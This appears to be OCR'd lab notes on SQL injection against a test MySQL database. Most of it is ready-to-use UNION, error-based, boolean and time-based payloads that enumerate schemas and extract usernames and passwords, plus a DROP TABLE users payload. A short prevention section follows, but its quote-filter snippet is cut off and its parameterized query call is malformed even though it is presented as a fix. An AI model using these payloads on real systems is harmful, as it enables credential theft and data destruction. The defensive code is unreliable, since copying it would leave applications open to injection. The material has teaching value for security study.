





' UNION ALL SELECT NULL,NULL,concat(TABLE_NAME) FROM information_schema.TABLES WHERE table_schema='injection'--




' UNION ALL SELECT NULL,concat(column_name),concat(DATA_TYPE) FROM information_schema.COLUMNS WHERE table_schema='injection' AND TABLE_NAME='users'--





' UNION SELECT id,UserName,Password from users--



ERROR BASED SQL INJECTION










```
' OR extractvalue(rand(),concat(0x3a,(SELECT
concat(0x3a,column_name) FROM
information_schema.COLUMNS WHERE table_schema=
"injection" AND TABLE_NAME="users" LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT
concat(0x3a,column_name) FROM
information_schema.COLUMNS WHERE
table_schema="injection" AND TABLE_NAME="users" AND
column_name!='id' LIMIT 0,1)))--
```

```
' OR extractvalue(rand(),concat(0x3a,version()))--  // Instead of version() we can use database(), user()

' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,schema_name) FROM information_schema.schemata LIMIT 0,1)))--
' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,schema_name) FROM information_schema.schemata WHERE
schema_name!="mysql" LIMIT 0,1)))--
' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,schema_name) FROM information_schema.schemata WHERE
schema_name!="mysql" AND schema_name!="information_schema" AND schema_name!="performance_schema" AND schema_name!="sys"
AND schema_name!="injection" LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,TABLE_NAME) FROM information_schema.TABLES WHERE
table_schema="injection"  LIMIT 0,1)))--
' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,TABLE_NAME) FROM information_schema.TABLES WHERE
table_schema="injection" AND TABLE_NAME!="session" AND TABLE_NAME!='users' LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,column_name) FROM information_schema.COLUMNS WHERE
table_schema="injection" AND TABLE_NAME="users" LIMIT 0,1)))--
' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,column_name) FROM information_schema.COLUMNS WHERE
table_schema="injection" AND TABLE_NAME="users" AND column_name!='id' AND column_name!='Password' AND column_name!='UserName'
LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,data_type) FROM information_schema.COLUMNS WHERE table_schema="injection"
AND TABLE_NAME="users" LIMIT 0,1)))--
' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,data_type) FROM information_schema.COLUMNS WHERE table_schema="injection"
AND TABLE_NAME="users" AND column_name!='id' AND column_name!='Password' LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT UserName FROM users LIMIT 0,1)))--
' OR extractvalue(rand(),concat(0x3a,(SELECT UserName FROM users WHERE BINARY UserName!="Yacha Venkata Rakesh" LIMIT 0,1)))--
' OR extractvalue(rand(),concat(0x3a,(SELECT Password FROM users LIMIT 0,1)))--
' OR extractvalue(rand(),concat(0x3a,(SELECT Password FROM users WHERE BINARY UserName!="Yacha Venkata Rakesh" LIMIT 0,1)))--
```

BOOLEAN BASED SQL INJECTION






' OR '1' = '1'; DROP TABLE users;

TIME based SQL Injection


```
' UNION SELECT 1,NULL,NULL AND IF((SELECT version()) LIKE "8%",sleep(10),NULL); --
' UNION SELECT 1,NULL,NULL AND IF((SELECT version()) LIKE "8.0.23%",sleep(10),NULL); --
' UNION SELECT 1,NULL,NULL AND IF((SELECT database()) LIKE 'i%', sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT database()) LIKE 'injection%', sleep(10),NULL) --

' UNION SELECT 1,NULL,NULL AND IF((SELECT schema_name FROM information_schema.schemata LIMIT 0,1) LIKE "m%",sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT schema_name FROM information_schema.schemata LIMIT 0,1) LIKE "my%",sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT schema_name FROM information_schema.schemata WHERE schema_name!='mysql' AND
schema_name!='information_schema' AND schema_name!='performance_schema' AND schema_name!='sys' LIMIT 0,1) LIKE "a%",sleep(5),NULL) --

' UNION SELECT 1,NULL,NULL AND IF((SELECT table_name FROM information_schema.tables WHERE table_schema="injection" LIMIT 0,1) LIKE
"S%",sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT table_name FROM information_schema.tables WHERE table_schema="injection" AND
table_name!="Session" LIMIT 0,1) LIKE "u%",sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT table_name FROM information_schema.tables WHERE table_schema="injection" AND
table_name!="Session" LIMIT 0,1) LIKE "users%",sleep(10),NULL) --

' UNION SELECT 1,NULL,NULL AND IF((SELECT column_name FROM information_schema.columns WHERE table_schema="injection" AND
table_name="users" LIMIT 0,1) LIKE "i%",sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT column_name FROM information_schema.columns WHERE table_schema="injection" AND
table_name="users" AND column_name!="id" LIMIT 0,1) LIKE "p%",sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT column_name FROM information_schema.columns WHERE table_schema="injection" AND
table_name="users" AND column_name!="id" AND column_name!="password" LIMIT 0,1) LIKE "u%",sleep(10),NULL) --]

' UNION SELECT 1,NULL,NULL AND IF((SELECT data_type FROM information_schema.columns WHERE table_schema="injection" AND
table_name="users" LIMIT 0,1) LIKE "i%",sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT data_type FROM information_schema.columns WHERE table_schema="injection" AND
table_name="users" AND column_name="UserName" LIMIT 0,1) LIKE "i%",sleep(10),NULL) --
```




```
function check_string(s){
    var n = s.length;
    var i = 0;
    var flag = 1;
    while (i < n){
      if(s[i] == '\'' || s[i] == '"'){
          flag = 0;
          break;
      }
      i += 1
    }
    return flag;
}
```

SQL Injection Prevention

```
if(check_string(req.body.userName) && check_string(req.body.password)){
    var user
    try{
        user = await db.query("SELECT * FROM users WHERE BINARY UserName
    }
```



Prepared SQL Statement to prevent SQL Injection

Using Placeholders

```
try{
    // user = await db.query("SELECT * FROM users WHERE BINARY UserName = '"+req.body.userName+"' AND BINARY Password = '"+req.body.password+"';")
    user = await db.query("SELECT * FROM users WHERE BINARY UserName = ?", [req.body.userName],"AND BINARY Password = ? ;",[req.body.password])
}
```

```
Username : ' UNION SELECT id,UserName,Password from users--
Password : ada
SELECT * FROM users WHERE BINARY UserName = '' UNION SELECT id,UserName,Password from users--  ' AND BINARY Password = 'ada';
```

```
Username : ' UNION SELECT id,UserName,Password from users--
Password : adf
SELECT * FROM users WHERE BINARY UserName = ? [ '\' UNION SELECT id,UserName,Password from users--  ' ] AND BINARY Password = ? ; [ 'adf' ]
```

Using db.escape method


```
try{
    // user = await db.query("SELECT * FROM users WHERE BINARY UserName = '"+req.body.userName+"' AND BINARY Password = '"+req.body.password+"';")
    var sql_query = "SELECT * FROM users WHERE BINARY UserName = "+db.escape(req.body.userName)+" AND BINARY Password = "+db.escape(req.body.password)+";"
    user = await db.query(sql_query)
    // user = await db.query("SELECT * FROM users WHERE BINARY UserName = ?", [req.body.userName],"AND BINARY Password = ? ;",[req.body.password])
}
```

